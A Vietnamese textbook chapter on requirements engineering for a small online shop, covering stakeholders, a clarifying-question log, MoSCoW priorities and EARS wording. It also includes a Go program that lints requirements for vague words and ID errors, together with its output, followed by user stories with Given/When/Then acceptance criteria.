
3. Các bên liên quan

Bên liên quan (*stakeholder*) là bất kỳ ai ảnh hưởng đến hoặc chịu ảnh hưởng bởi hệ thống. Bỏ sót một bên là cách phổ biến để thiếu yêu cầu: không ai hỏi người **vận hành**, nên sau đó hệ thống không có log và không có cách biết nó sống hay chết.

3.1. Danh sách và vai trò

Bên liên quan	Vai trò	Họ cần gì / quan tâm gì
Chị Lan (chủ cửa hàng)	**Quyết định** và **trả tiền**	Bán được hàng, không bán lố, chi phí thấp, không phải nhắn tin từng khách
Nhân viên (1 quản trị viên chính + 2 nhân viên)	Người dùng nội bộ	Sửa giá, thêm hàng nhanh và không sợ làm hỏng đơn của khách
Khách hàng (~10.000 trong năm đầu)	Người dùng cuối	Xem hàng còn, đặt hàng dễ, hủy khi đổi ý, tin rằng đơn không biến mất
Kỹ sư vận hành (chính bạn, ban đầu)	**Vận hành**	Biết hệ thống khỏe hay hỏng, triển khai và khôi phục được
Nhà cung cấp VPS	Bên cung cấp hạ tầng	Giới hạn tài nguyên, thời gian bảo trì
Cơ quan thuế, pháp lý	Bên kiểm soát	Lưu hóa đơn, bảo vệ dữ liệu cá nhân của khách (cần tư vấn pháp lý, văn bản còn hiệu lực)

3.2. Bản đồ quyền lực và mức quan tâm



Bản đồ bên liên quan của ShopGo v1

Cách đọc: trục dọc là *quyền ảnh hưởng đến quyết định*, trục ngang là *mức quan tâm*. Ô **Quản lý sát** (chị Lan, người vận hành) nhận cập nhật thường xuyên và phải được hỏi trước khi chốt. Ô **Thông tin đầy đủ** (nhân viên, khách) cho ta *yêu cầu thật sự* nhưng không quyết phạm vi. Ô **Làm hài lòng** (thuế, pháp lý) hiếm khi can thiệp nhưng khi can thiệp thì không thương lượng được. Vị trí các điểm là **đánh giá chủ quan** của người phân tích và cần cập nhật khi dự án đổi.

3.3. Ba câu hỏi cần trả lời về mỗi dự án

Ba câu hỏi cho mọi dự án. **Ai quyết định?** Khi nhân viên muốn sửa giá thoải mái còn chị Lan muốn đơn cũ giữ giá, ai phân xử? (Chị Lan.) **Ai trả tiền?** Người đó đặt ràng buộc ngân sách và thời hạn, và không phải lúc nào cũng là người dùng. **Ai vận hành?** Người trực lúc 3 giờ sáng thường không phải người thiết kế; yêu cầu về log, giám sát, sao lưu, khôi phục sinh ra từ câu trả lời này.

4. Thu thập yêu cầu

4.1. Các kỹ thuật

Sáu kỹ thuật chính: **phỏng vấn** (hiểu mục tiêu, nhưng người ta nói điều họ *nghĩ* mình cần); **quan sát** (xem chị Lan chốt đơn qua tin nhắn thế nào, tốn thời gian); **phân tích tài liệu** (bảng giá, sổ đơn, ảnh chụp tin nhắn; coi chừng tài liệu cũ); **nguyên mẫu** (khi khó mô tả bằng lời; coi chừng khách tưởng nguyên mẫu là sản phẩm xong); **workshop** (nhiều bên mâu thuẫn, cần chốt ưu tiên trong một buổi, phải có người điều phối); **phân tích hệ thống tương tự** (biết kỳ vọng của khách, nhưng đừng chép tính năng không cần).

4.2. Phỏng vấn cho tốt

Hỏi **câu hỏi mở** về **hành vi quá khứ** ("hãy kể lần gần nhất có hai khách đòi một món cuối") thay vì câu có sẵn đáp án; dùng "vì sao" lặp lại để đi từ giải pháp khách đưa ra đến nhu cầu thật; luôn hỏi **ngoại lệ và lỗi** ("nếu khách đổi ý sau khi chuyển khoản?"), vì đường vui ai cũng kể còn ca xấu mới làm hệ thống rối; và **viết lại điều nghe được, xin xác nhận bằng văn bản**: lời nói gió bay, nhật ký câu hỏi không bay.

4.3. Nhật ký câu hỏi làm rõ cho đề bài của chị Lan

Mỗi câu hỏi được ghi cùng **câu trả lời** và **hệ quả thiết kế**. Vì đây là bài học, các câu trả lời dưới đây là **giả định cần chị Lan xác nhận**; trong dự án thật bạn thay bằng câu trả lời thật và ghi ngày, người trả lời.

Câu hỏi	Trả lời (giả định, cần xác nhận)	Hệ quả thiết kế
Q-01 Bán những gì? Có size/màu?	Đồ gia dụng nhỏ; mỗi mặt hàng một mã SKU, không biến thể	Một bảng sản phẩm, SKU duy nhất; biến thể là Won't (FR-09, FR-10)
Q-02 Quy mô?	~5.000 sản phẩm, ~10.000 khách năm đầu, ~2.000 đơn/ngày đỉnh khuyến mãi	Cơ sở cho NFR-02, NFR-03 (mục 8.3)
Q-03 Khách có cần tài khoản mới đặt hàng? Xem hàng thì sao?	Đặt phải có tài khoản; xem không cần	Hai nhóm: vãng lai và khách hàng; đơn gắn với người dùng (FR-01, FR-02)
Q-04 Thanh toán thế nào?	Thu tiền khi giao hoặc chuyển khoản ngoài hệ thống; v1 không thanh toán trực tuyến	"Thanh toán thật" là Won't; trạng thái `paid` vẫn có trong mô hình để dành
Q-05 "Còn hàng" là gì? Giữ hàng từ lúc nào?	Chỉ trừ kho khi đặt thành công; xem hoặc bỏ giỏ không giữ hàng	Trừ kho nằm trong giao dịch đặt hàng (FR-11); giỏ hàng phía server là Won't
Q-06 Hai khách cùng mua món cuối cùng?	Ai đặt thành công trước thì được; người sau nhận báo hết hàng	NFR-01; lỗi `out_of_stock`
Q-07 Đơn nhiều món, một món hết?	Cả đơn không thành, không món nào bị trừ	Đặt hàng **nguyên tử**, tất cả hoặc không (FR-11)
Q-08 Nhân viên đổi giá sau khi khách đặt?	Đơn đã đặt giữ nguyên giá lúc đặt	Lưu đơn giá vào dòng hàng tại thời điểm mua
Q-09 Nhân viên được làm gì?	Thêm, sửa, xóa sản phẩm; tạo danh mục; chưa xử lý đơn của khách; cả 3 người dùng chung một mức quyền	Hai vai trò `customer`, `admin`; quản trị đơn là Won't (FR-07, FR-10)
Q-10 Xóa sản phẩm đã từng bán?	Không; chuyển sang "ngừng bán"	Xóa sản phẩm đã có trong đơn bị từ chối (409), dùng `is_active`
Q-11 "Khách đổi ý cho hủy": đến khi nào?	Chỉ khi đơn chưa thanh toán và chưa xử lý (pending)	FR-14; quy tắc "chỉ hủy khi pending"
Q-12 Hủy thì hàng về kho khi nào?	Ngay trong thao tác hủy, đúng một lần dù khách bấm nhiều lần	Hủy và hoàn kho cùng một giao dịch; không hoàn kho đôi

Câu hỏi	Trả lời (giả định, cần xác nhận)	Hệ quả thiết kế
Q-13 Khách bấm đặt hai lần, mạng chậm?	Không được ra hai đơn	FR-12: khóa idempotency
Q-14 "Nhanh" là bao nhanh? Lúc khuyến mãi?	Xem hàng dưới 0,2 giây cho 95% lượt; đặt dưới 0,5 giây; lúc khuyến mãi vẫn vậy	NFR-02, NFR-03
Q-15 Được ngừng bao lâu? Mất dữ liệu bao nhiêu?	Vài giờ mỗi tháng; thảm họa thì mất tối đa một ngày; đơn đã xác nhận không được biến mất	NFR-04, NFR-05
Q-16 Ai vận hành, ai nhận cảnh báo?	Kỹ sư; chị Lan không có chuyên môn kỹ thuật	NFR-07: log có `request_id`, `/healthz`, `/readyz`
Q-17 "Bán nhiều hơn" là gì?	Có thể thêm thanh toán trực tuyến, email xác nhận; chưa có thời điểm	NFR-10: thêm được mà không viết lại lõi đặt hàng
Q-18 Lưu dữ liệu gì của khách?	Email, họ tên, mật khẩu; không lưu số thẻ	NFR-06: băm mật khẩu, chống truy cập trái quyền
Q-19 Ngân sách hạ tầng?	Khoảng một VPS và một PostgreSQL; không có đội vận hành riêng	CON-01; không dùng kiến trúc cần nhiều máy
Q-20 Tiền tệ, ngôn ngữ?	Đồng Việt Nam, tiếng Việt	Tiền là số nguyên đồng; đa ngôn ngữ, đa tiền tệ là Won't
Q-21 Tìm hàng thế nào?	Lọc theo danh mục, tên, khoảng giá; sắp xếp theo mới nhất hoặc giá	FR-08; tìm kiếm toàn văn là Won't

Ba nhận xét về nhật ký này. **Một**: bảy trong hai mươi mốt câu (Q-05, 06, 07, 08, 11, 12, 13) chỉ để làm rõ *hai chữ* "đặt" và "hủy" của đề bài, và mỗi câu thay đổi thiết kế. **Hai**: có yêu cầu **không đến từ khách** mà do kỹ sư *dẫn xuất* để bảo vệ chị Lan (làm mới phiên, đăng xuất, sửa token): hãy ghi nguồn là "kỹ sư đề xuất" và xin xác nhận, đừng giả vờ khách đã yêu cầu. **Ba**: câu hỏi sinh ra câu hỏi; nhật ký là tài liệu sống, không phải biểu mẫu điền một lần.

4.4. Khi khách không biết câu trả lời

Chị Lan sẽ nhiều lần nói "chưa nghĩ tới" hoặc "sao cũng được". Đừng chờ. Ghi một **giả định** có mã (AS-xx) kèm người xác nhận và hạn, chọn phương án **dễ đổi nhất**, và ghi **rủi ro** nếu giả định sai. Ví dụ: "AS-03: chị Lan thu tiền ngoài hệ thống trong v1 (xác nhận trước ngày chốt phạm vi). Nếu sai: cần thanh toán trực tuyến, ảnh hưởng FR-11 và trạng thái đơn." Giả định bị quên sẽ biến thành yêu cầu ngầm và gây tranh cãi vào ngày giao hàng.

5. Phân loại và đặt phạm vi

5.1. Trong và ngoài phạm vi

Phạm vi là **hợp đồng về điều sẽ không xảy ra**: phần "ngoài phạm vi" quan trọng ngang phần "trong phạm vi", vì nó chặn tham vọng và cho khách thấy điều họ nói đã được nghe, chỉ là chưa làm ngay.

5.2. MoSCoW và danh mục yêu cầu chức năng

MoSCoW chia yêu cầu thành **Must** (không có thì sản phẩm vô dụng hoặc vi phạm), **Should** (quan trọng nhưng có cách làm tạm), **Could** (làm được thì tốt) và **Won't** (**lần này** sẽ không làm). Chữ "Won't" không nghĩa là "không bao giờ".

Mã	Yêu cầu	Ưu tiên	Nguồn
FR-01	Đăng ký tài khoản bằng email + mật khẩu; email không phân biệt hoa/thường; vai trò luôn là customer	Must	Q-03
FR-02	Đăng nhập, nhận access token (15 phút) + refresh token (7 ngày)	Must	Q-03
FR-03	Làm mới phiên bằng refresh token, xoay vòng, phát hiện dùng lại	Must	Dẫn xuất từ Q-18
FR-04	Đăng xuất (thu hồi chuỗi refresh)	Must	Dẫn xuất từ Q-18
FR-05	Xem hồ sơ của tôi	Should	Kỹ sư đề xuất
FR-06	Xem danh sách danh mục	Must	Q-01
FR-07	Admin tạo danh mục	Must	Q-09
FR-08	Duyệt sản phẩm: lọc (category_id, q, min_price, max_price), sắp xếp (newest, price_asc, price_desc), phân trang keyset	Must	Q-21
FR-09	Xem chi tiết một sản phẩm	Must	Q-01
FR-10	Admin tạo, sửa (PATCH), xóa sản phẩm; xóa sản phẩm đã nằm trong đơn → 409 (hướng dẫn ẩn bằng is_active)	Must	Q-09, Q-10
FR-11	Đặt hàng nhiều dòng hàng, nguyên tử, tuyệt đối không bán lố tồn kho	Must	Q-05 đến Q-08
FR-12	Đặt hàng hỗ trợ Idempotency-Key (gửi lại không tạo đơn thứ hai)	Should	Q-13
FR-13	Xem danh sách đơn của mình (phân trang) và chi tiết một đơn; đơn của người khác → 404	Must	Dẫn xuất từ Q-11
FR-14	Hủy đơn đang pending của mình, hoàn kho đúng một lần	Must	Q-11, Q-12

Vài lựa chọn đáng giải thích. **FR-05 là Should** vì thiếu nó chị Lan vẫn bán được hàng. **FR-12 là Should** vì thiếu nó hệ thống vẫn *đúng* (không bán lố), chỉ có thể ra đơn trùng khi mạng lỗi, và chị Lan có thể hủy tay; nhưng chi phí cài đặt thấp nên vẫn nằm trong v1. **FR-13 là Must dẫn xuất**: không ai yêu cầu "xem đơn", nhưng khách không hủy được thứ họ không nhìn thấy.

Một lưu ý trung thực: 12 trong 14 yêu cầu là Must. Điều này chấp nhận được vì v1 là **lõi tối thiểu**; "đệm" của dự án nằm ở danh sách Won't bên dưới chứ không ở việc có nhiều Should. Cảnh báo cho dự án của bạn: nếu *mọi thứ* đều Must thì chữ Must mất nghĩa; một quy tắc kinh nghiệm hay được nhắc là giữ Must dưới khoảng 60% công sức để còn chỗ thở.

5.3. Won't (v1)

Thanh toán thật · giỏ hàng lưu phía server · email và thông báo · tìm kiếm toàn văn · tải ảnh sản phẩm · mã giảm giá · quản trị đơn của mọi người (chuyển sang paid/shipped/delivered) · đánh giá sản phẩm · đa ngôn ngữ và đa tiền tệ. Ngoài ra ba **hệ thống ngoài** không thuộc v1: cổng thanh toán, nhà cung cấp email, đồng hồ hệ thống (scheduler). Hãy đọc danh sách này cho chị Lan nghe và xin chị xác nhận từng dòng: đây là lúc rẻ nhất để chị đổi ý.

6. Viết yêu cầu tốt

6.1. Tám đặc tính

Tiêu chuẩn **ISO/IEC/IEEE 29148** liệt kê các đặc tính của yêu cầu tốt; bản rút gọn dùng hằng ngày gồm tám câu hỏi. **Đơn nghĩa**: hai người đọc hiểu giống hệt? **Đơn nhất**: có tách được thành hai yêu cầu độc lập? **Kiểm chứng được**: có test hoặc phép đo cho ra đạt/không đạt? **Cần thiết**: bỏ đi thì ai chịu thiệt? **Khả thi**: với ngân sách và thời hạn có làm được ("không bao giờ ngừng" thì không)? **Độc lập thiết kế**: nói *cái gì*, không nói *làm thế nào*? **Nhất quán**: không mâu thuẫn yêu cầu khác? **Truy vết được**: có mã, có nguồn, có test?

6.2. Khuôn câu: sự kiện, điều kiện, hành vi, số đo

Một khuôn dùng rộng rãi là **EARS** (*Easy Approach to Requirements Syntax*): "**Khi** <sự kiện>, hệ thống **phải** <hành vi>"; "**Nếu** <tình huống lỗi>, thì hệ thống **phải** <hành vi>". Khuôn bắt buộc bạn nêu *khi nào* và *cái gì*, nên khó viết mơ hồ. Ví dụ biến đề bài của chị Lan thành FR-14:

- Nháp: "Khách đổi ý thì cho hủy đơn."
- Viết lại: "**Khi** chủ đơn gửi yêu cầu hủy một đơn đang `pending`, hệ thống **phải** chuyển đơn sang `cancelled` và hoàn kho đúng một lần cho mỗi dòng hàng. **Nếu** đơn không còn `pending`, hệ thống **phải** từ chối và không đổi tồn kho."

6.3. Danh sách từ nên nghi ngờ

Từ hoặc cụm	Vì sao mơ hồ	Cách sửa
"nhanh", "mượt", "tức thì"	Không có ngưỡng	p95 < 200 ms ở 50 yêu cầu/giây
"nhiều", "đông", "lớn"	Không có số lượng	2.000 đơn/ngày; 50 yêu cầu/giây
"dễ dùng", "thân thiện"	Chủ quan, không đo được	Người mới đặt xong đơn trong ≤ 3 bước (đo bằng thử nghiệm)
"an toàn", "ổn định", "tin cậy"	Gói nhiều ý	Tách: mật khẩu băm bcrypt cost ≥ 10; sẵn sàng ≥ 99,5%/tháng
"hiệu quả", "tối ưu", "tốt"	Không nói tối ưu theo trục nào	Nêu đại lượng và ngưỡng
"có thể", "nên", "nếu cần"	Bắt buộc hay tùy chọn?	Dùng "phải" (Must) hoặc đánh dấu Could
"v.v.", "vân vân", "..."	Danh sách không đóng	Liệt kê đủ hoặc nói "chỉ gồm"
"tuyệt đối", "luôn luôn", "không bao giờ"	Không kiểm chứng được nếu không có test	Kèm phép thử: "sau N đơn đồng thời, tổng bán ≤ tồn"
"và/hoặc"	Hai yêu cầu dính nhau	Tách hai yêu cầu

6.4. Mã định danh

Mỗi yêu cầu có mã **ổn định** dạng `FR-nn`, `NFR-nn`, `CON-nn`, `AS-nn`, `RK-nn`. **Không đổi số** khi chèn hoặc xóa, **không tái sử dụng** mã của yêu cầu đã bỏ (đánh dấu "đã hủy"); use case, test, endpoint, commit đều tham chiếu bằng mã này (mục 10).

6.5. Bộ lint yêu cầu bằng Go

Máy có thể bắt các lỗi *hình thức* của yêu cầu giống như `go vet` bắt lỗi mã: mã sai dạng hoặc trùng, từ mơ hồ, nhiều chữ "phải" (yêu cầu ghép), công nghệ chui vào yêu cầu, NFR không có ngưỡng và không có phép kiểm. Máy **không** bắt được yêu cầu *sai nội dung*, nên lint không thay thế việc đọc, chỉ dọn rác để người đọc tập trung vào chỗ khó. Mỗi yêu cầu mang một trường `Verify` theo bốn phương pháp kiểm chứng kinh

điển: **I**nspection (xem xét), **A**nalysis (phân tích), **D**emonstration (trình diễn), **T**est (kiểm thử). Chương trình chạy trên **bản nháp** chép từ đề bài (cố ý đầy lỗi), rồi trên **bản đã sửa**:

```
package main

import (
    "fmt"
    "regexp"
    "strings"
    "unicode"
)

// Req là một yêu cầu: mã, loại (FR/NFR/CON), ưu tiên MoSCoW, câu chữ và cách kiểm chứng.
// Verify bắt đầu bằng phương pháp: I (kiểm tra), A (phân tích), D (trình diễn), T (kiểm thử).
type Req struct{ ID, Kind, Prio, Text, Verify string }

type Finding struct{ ID, Rule, Msg string }

var (
    idRe = regexp.MustCompile(`^(FR|NFR|CON)-\d{2}$`)
    // Cụm dài đặt trước cụm ngắn để "cao nhất có thể" không bị báo thêm lần nữa ở "có thể".
    vague = []string{"cao nhất có thể", "nhanh", "nhiều", "dễ dùng", "thân thiện", "hiệu quả",
        "linh hoạt", "tốt", "an toàn", "ổn định", "mượt", "sớm", "v.v.", "vân vân", "nếu cần",
        "có thể", "thường xuyên", "tối ưu", "đầy đủ"}
    tech  = []string{"redis", "kafka", "mongodb", "microservices", "kubernetes", "react"}
    prios = map[string]bool{"Must": true, "Should": true, "Could": true, "Won't": true}
)

func tokens(s string) []string {
    return strings.FieldsFunc(strings.ToLower(s), func(r rune) bool {
        return !unicode.IsLetter(r) && !unicode.IsDigit(r)
    })
}

// has báo true nếu cụm từ xuất hiện liền nhau trong dãy từ toks.
func has(toks []string, phrase string) bool {
    p := tokens(phrase)
    for i := 0; i+len(p) <= len(toks); i++ {
        if strings.Join(toks[i:i+len(p)], " ") == strings.Join(p, " ") {
            return true
        }
    }
    return false
}

func hasDigit(s string) bool {
    for _, r := range s {
        if unicode.IsDigit(r) {
            return true
        }
    }
    return false
}

func lint(reqs []Req) []Finding {
    var out []Finding
    add := func(r Req, rule, format string, a ...any) {
        out = append(out, Finding{r.ID, rule, fmt.Sprintf(format, a...)})
    }
    seen := map[string]int{}
    for _, r := range reqs {
        seen[r.ID]++
        toks := tokens(r.Text)
        if !idRe.MatchString(r.ID) || !strings.HasPrefix(r.ID, r.Kind+"-") {
            add(r, "mã-sai-dạng", "mã phải dạng %s-nn (hai chữ số)", r.Kind)
        }
        if seen[r.ID] == 2 {
            add(r, "mã-trùng", "mã %s đã dùng cho yêu cầu trước", r.ID)
```

```
        }
        if !prios[r.Prio] {
            add(r, "ưu-tiên", "ưu tiên %q không thuộc MoSCoW", r.Prio)
        }
        var hit []string
        for _, w := range vague {
            covered := false
            for _, h := range hit {
                covered = covered || strings.Contains(h, w)
            }
            if !covered && has(toks, w) {
                hit = append(hit, w)
                add(r, "mơ-hồ", "từ mơ hồ %q: thay bằng con số hoặc điều kiện", w)
            }
        }
        m := ""
        if len(r.Verify) >= 2 && r.Verify[1] == ':' {
            m = r.Verify[:1]
        }
        if m == "" || !strings.Contains("IADT", m) {
            add(r, "không-kiểm-chứng", "thiếu cách kiểm chứng (I:, A:, D: hoặc T:)")
        }
        if r.Kind == "NFR" && !hasDigit(r.Text) && m != "T" && m != "I" {
            add(r, "thiếu-ngưỡng", "NFR không có con số cũng không có kiểm tra nhị phân")
        }
        if r.Kind != "CON" {
            for _, t := range tech {
                if has(toks, t) {
                    add(r, "giải-pháp", "%q là giải pháp; nếu bắt buộc thì ghi là CON", t)
                }
            }
        }
        if n := strings.Count(strings.ToLower(r.Text), "phải"); n >= 2 {
            add(r, "yêu-cầu-ghép", "có %d chữ \"phải\": tách thành các yêu cầu đơn", n)
        }
    }
    return out
}

func report(title string, reqs []Req) {
    fs := lint(reqs)
    fmt.Printf("== %s (%d yêu cầu) ==\n", title, len(reqs))
    for _, f := range fs {
        fmt.Printf("%-7s %-17s %s\n", f.ID, f.Rule, f.Msg)
    }
    fmt.Printf("Tổng: %d phát hiện\n\n", len(fs))
}

func main() {
    draft := []Req{
        {"FR-01", "FR", "Must", "Khách có thể đăng ký tài khoản, giao diện dễ dùng", ""},
        {"FR-02", "FR", "Must", "Hệ thống phải cho đăng nhập và phải hiện đơn mình", "T: gọi API"},
        {"FR-03", "FR", "Must", "Hệ thống phải hiện hàng còn nhanh chóng", "D: xem thử"},
        {"FR-04", "FR", "Must", "Hệ thống phải lưu giỏ hàng bằng Redis", "I: xem mã"},
        {"FR-04", "FR", "Cao", "Nhân viên phải sửa giá, thêm hàng, v.v.", "T: gọi API"},
        {"FR-7", "FR", "Should", "Khách đổi ý thì phải được hủy đơn", "D: trình diễn"},
        {"NFR-01", "NFR", "Must", "Hệ thống phải chịu nhiều người cùng lúc", ""},
        {"NFR-02", "NFR", "Must", "Hệ thống phải an toàn và ổn định", "A: đánh giá chung"},
        {"NFR-03", "NFR", "Should", "Độ sẵn sàng cao nhất có thể", "A: tính từ log"},
        {"NFR-04", "NFR", "Could", "Nên dùng microservices để mở rộng sau này", "I: xem sơ đồ"},
    }
    report("Bản nháp từ đề bài của chị Lan", draft)
    fixed := []Req{
        {"FR-01", "FR", "Must", "Khi khách vãng lai gửi email và mật khẩu hợp lệ, hệ thống phải " +
            "tạo tài khoản vai trò customer; email so khớp không phân biệt hoa/thường",
            "T: API đăng ký"},
        {"FR-11", "FR", "Must", "Khi khách đã đăng nhập đặt 1-50 dòng hàng, hệ thống phải tạo " +
            "đơn pending và trừ kho trong cùng một giao dịch nguyên tử",
            "T: tích hợp, CSDL thật"},
        {"FR-14", "FR", "Must", "Khi chủ đơn hủy đơn đang pending, hệ thống phải chuyển đơn " +
            "sang cancelled và hoàn kho đúng một lần mỗi dòng hàng",
            "T: bảng kịch bản hủy đơn"},
```

```
        {"NFR-01", "NFR", "Must", "Sau 20 đơn đặt đồng thời trên sản phẩm tồn 5, tổng số " +
            "lượng bán phải ≤ 5", "T: test đồng thời"},
        {"NFR-02", "NFR", "Must", "p95 của GET /products phải < 200 ms ở 50 yêu cầu/giây " +
            "trên máy 2 vCPU", "T: bộ phát tải"},
        {"NFR-04", "NFR", "Must", "Độ sẵn sàng phải ≥ 99,5% mỗi tháng; triển khai bản mới " +
            "không làm rớt yêu cầu", "A: tính từ log giám sát"},
        {"NFR-07", "NFR", "Should", "Mọi dòng log là JSON có request_id; hệ thống phải có " +
            "/healthz và /readyz", "T: gọi thử và đọc log"},
        {"CON-01", "CON", "Must", "Chạy trên một VPS và một PostgreSQL (ngân sách hạ tầng)",
            "I: xem tài liệu triển khai"},
    }
    report("Bản đã sửa", fixed)
}
```

```
== Bản nháp từ đề bài của chị Lan (10 yêu cầu) ==
FR-01   mơ-hồ             từ mơ hồ "dễ dùng": thay bằng con số hoặc điều kiện
FR-01   mơ-hồ             từ mơ hồ "có thể": thay bằng con số hoặc điều kiện
FR-01   không-kiểm-chứng  thiếu cách kiểm chứng (I:, A:, D: hoặc T:)
FR-02   yêu-cầu-ghép      có 2 chữ "phải": tách thành các yêu cầu đơn
FR-03   mơ-hồ             từ mơ hồ "nhanh": thay bằng con số hoặc điều kiện
FR-04   giải-pháp         "redis" là giải pháp; nếu bắt buộc thì ghi là CON
FR-04   mã-trùng          mã FR-04 đã dùng cho yêu cầu trước
FR-04   ưu-tiên           ưu tiên "Cao" không thuộc MoSCoW
FR-04   mơ-hồ             từ mơ hồ "v.v.": thay bằng con số hoặc điều kiện
FR-7    mã-sai-dạng       mã phải dạng FR-nn (hai chữ số)
NFR-01  mơ-hồ             từ mơ hồ "nhiều": thay bằng con số hoặc điều kiện
NFR-01  không-kiểm-chứng  thiếu cách kiểm chứng (I:, A:, D: hoặc T:)
NFR-01  thiếu-ngưỡng      NFR không có con số cũng không có kiểm tra nhị phân
NFR-02  mơ-hồ             từ mơ hồ "an toàn": thay bằng con số hoặc điều kiện
NFR-02  mơ-hồ             từ mơ hồ "ổn định": thay bằng con số hoặc điều kiện
NFR-02  thiếu-ngưỡng      NFR không có con số cũng không có kiểm tra nhị phân
NFR-03  mơ-hồ             từ mơ hồ "cao nhất có thể": thay bằng con số hoặc điều kiện
NFR-03  thiếu-ngưỡng      NFR không có con số cũng không có kiểm tra nhị phân
NFR-04  giải-pháp         "microservices" là giải pháp; nếu bắt buộc thì ghi là CON
Tổng: 19 phát hiện

== Bản đã sửa (8 yêu cầu) ==
Tổng: 0 phát hiện
```

Đọc kết quả: mười yêu cầu nháp cho 19 phát hiện. `FR-04` dính bốn lỗi cùng lúc (giải pháp "redis", mã trùng, ưu tiên "Cao" không thuộc MoSCoW, "v.v."); `NFR-03` ("cao nhất có thể") và `NFR-02` ("an toàn và ổn định") là kiểu NFR phổ biến nhất ngoài đời: vô thưởng vô phạt khi đọc, vô dụng khi kiểm. Bản sửa dùng EARS, số đo, cách kiểm và đưa "một VPS và một PostgreSQL" về đúng chỗ của nó: **ràng buộc** `CON-01`. Trong dự án thật, bạn gắn lint vào CI cho tệp `requirements.yaml`; mỗi lần yêu cầu đổi, máy kiểm lại trước khi người đọc.

7. User story và tiêu chí chấp nhận

7.1. User story và INVEST

User story viết yêu cầu từ góc nhìn người dùng: "**Là** <vai trò>, **tôi muốn** <việc> **để** <giá trị>". Vế "để" quan trọng nhất vì giữ lại *lý do*, cho phép đề xuất cách rẻ hơn mà vẫn đạt mục đích. Story tốt thỏa **INVEST**: **I**ndependent (độc lập), **N**egotiable (còn chỗ thương lượng chi tiết: hủy đơn qua tài nguyên hay `DELETE` bàn ở 22D), **V**aluable (có giá trị cho người dùng), **E**stimable (ước lượng được), **S**mall (vừa một lát cắt: nếu "đặt hàng" quá to, tách đặt một dòng, nhiều dòng, chống bán lố), **T**estable (có tiêu chí Given/When/Then).

7.2. Given/When/Then

Tiêu chí chấp nhận (*acceptance criteria*) cho story biến "xong" thành điều kiểm được. Cú pháp **Given/When/Then** (từ BDD) buộc nói đủ ba thứ: **Given** bối cảnh ban đầu, **When** hành động duy nhất, **Then** kết quả quan sát được. Mỗi tiêu chí là **một ví dụ cụ thể** với con số, không phải mô tả chung chung; ví dụ cụ thể làm lộ ra những câu hỏi mà văn xuôi che giấu.

7.3. FR-11: đặt hàng, không bán lố

```
US-11  Là khách hàng đã đăng nhập, tôi muốn đặt nhiều món trong một lần
       để khỏi nhắn tin từng món cho chị Lan, và biết chắc đơn không bị bán lố.


AC-11.1 Đặt thành công
  Given sản phẩm A tồn 10, giá 100.000 đồng
  When  tôi đặt A x2
  Then  nhận 201, đơn có trạng thái pending, tổng tiền 200.000, tồn A còn 8
AC-11.2 Không đủ hàng
  Given A tồn 1
  When  tôi đặt A x2
  Then  nhận 409 mã out_of_stock, tồn A vẫn 1, không có đơn nào được tạo
